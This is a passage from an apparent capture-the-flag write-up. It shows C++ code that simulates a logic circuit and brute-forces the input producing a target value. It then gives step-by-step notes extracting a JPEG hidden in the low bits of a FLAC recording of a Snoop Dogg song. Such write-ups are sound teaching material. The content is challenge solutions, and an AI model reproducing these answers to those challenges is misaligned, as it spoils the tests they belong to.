0x30,        //011 0000      1
0x6d,        //110 1101      2
0x79,        //111 1001      3
0x33,        //011 0011      4
0x5b,        //101 1011      5
0x1f,        //001 1111      6
0x70,        //111 0000      7
0x7f,        //111 1111      8
0x73,        //111 0011      9
0x0d,        //000 1101      10
0x19,        //001 1001      11
0x23,        //010 0011      12
0x4b,        //100 1011      13
0x0f,        //000 1111      14
0x00         //000 0000      15
};
```

```
void ll7449(BOOL a, BOOL b, BOOL c, BOOL d, BOOL *q)
{
  int n=d*8 + c*4 + b*2 + a;
  n=ll74table[n];
  q[6]=((n&1)!=0);
  q[5]=((n&2)!=0);
  q[4]=((n&4)!=0);
  q[3]=((n&8)!=0);
  q[2]=((n&16)!=0);
  q[1]=((n&32)!=0);
  q[0]=((n&64)!=0);
}

int decode(int in)
{
  BOOL j1[10];

  j1[0]=((in&1)!=0);
  j1[1]=((in&2)!=0);
  j1[2]=((in&4)!=0);
  j1[3]=((in&8)!=0);
  j1[4]=((in&16)!=0);
  j1[5]=((in&32)!=0);
  j1[6]=((in&64)!=0);
  j1[7]=((in&128)!=0);
  j1[8]=((in&256)!=0);
  j1[9]=((in&512)!=0);

  //v1
  BOOL v11=j1[0] & j1[1];
  BOOL v12=j1[0] & j1[2];
  BOOL v13=j1[1] & j1[2];
  BOOL v14=j1[3] & j1[4];

  //v2
  BOOL v21=j1[5] ^ j1[6];

  //ic1
  BOOL ic1[7];
  ll7449(v14,j1[4],j1[5],v21,ic1);

  //
  BOOL ic5a=j1[7] ^ j1[8];
  //
  BOOL v34=ic5a & j1[9];
  BOOL v41=j1[7] & j1[8];

  //------

  //ic2
  BOOL ic2b=v12 | v13;
  BOOL ic2a=v11 | ic2b;

  //v3
  BOOL v31=ic1[0] & ic1[1];

  //ic6
  BOOL ic6a=ic5a ^ j1[9];
```

```
  BOOL ic6b=v34 ^ v41;

  //-----

  //ic2
  BOOL ic2c=ic2b | v13;

  BOOL v33=v13 & v31;
  BOOL v32=ic1[2] & ic1[3];

  BOOL ic8a=ic1[6] | ic6a;

  //-----

  BOOL ic3= !v33;
  BOOL ic4a=ic3 ^ v32;

  //--------

  BOOL j2[8];
  j2[0]=ic6b;
  j2[1]=ic6a;
  j2[2]=ic8a;
  j2[3]=ic1[5];
  j2[4]=ic1[4];
  j2[5]=ic4a;
  j2[6]=ic2c;
  j2[7]=ic2a;

  return j2[0]*1+
         j2[1]*2+
         j2[2]*4+
         j2[3]*8+
         j2[4]*16+
         j2[5]*32+
         j2[6]*64+
         j2[7]*128;

}
AnsiString inttobin(int n)
{
  AnsiString r;
  for(int i=9;i>=0;i--)
    if(n&(1<<i)) r+="1"; else r+="0";
  return r;
}


void __fastcall TForm1::Button1Click(TObject *Sender)
{
//  decode(915);
  for(int n=0; n<1024; n++)
    if(decode(n)==183) //183/*237*/)     //11101101 -> 10110111
    {
      Memo1->Lines->Add(IntToStr(n)+": "+inttobin(n));
      //break;
    }
}
```

//----------

38. Rainbows

We have .flac file with hidden info.

1. Used utility flac to decode .flac to wav

2. Search for words from the song "rolling down the street" on google, find that it's song "Gin & Juice" by Snoop Dogg.

3. Get the song, so we can compare files (found on google http://austintownhall.com/wp-content/uploads/2009/07/03-gin-and-juice-1.mp3)

4. Open .wav from task in sound forge program, volume seems very high (all the way up, turning red), something might be hidden there

5. Compare with .mp3 file (convert it to wav first) – most of things look the same

6. Lets check out our sample again in Spectrum analysis - looks OK, except around 16 Hz something is very flat.

However, it could be result of some compression utility.

7. Lets check Sonogram (color) - on upper part we see some weird strips of blue which are of no interest to us, because it's the same in original song too - but on the lower part it looks like weird canvas

8. Lets open file in hex editor (we use Neo), and separate lower bits. To do that - select all except the header, and use binary AND with pattern 0x01 0x00 - it will leave only lower bits from 16-bit sample. Save it to new file.

9. Open new file in "sound forge" again, see more closely on results. Looks empty, but since we remember that there was something about too high volume, increase it...4-5 times. There is some data. If we try to play it from beginning, it sounds like distortion or noise, without anything specific. So it could be other types of data, not music!

10. Lets check spectrum of it ...nothing special. However, sonogram (color) shows that there IS something going on, sequentially

11. To make our work easier, lets convert this file as 8-bit sample (use Bit-depth converter in "sound forge"). Save it as raw format in 8 bit PCM

12. Check what's inside of file (see in neo) - looks like 00's and 27 all over (27 because we increased volume), since we did AND before, 27 would represent 1 in our case

13. We need to convert it (binary OR to 1), so we write short program to do that

14. After conversion, see what's inside (see in neo), and on top of file we see Exif header, so this is graphics, recognized as jpeg.

15. Rename it to .jpeg file, it says to get md5 sum of the file - that's the solution.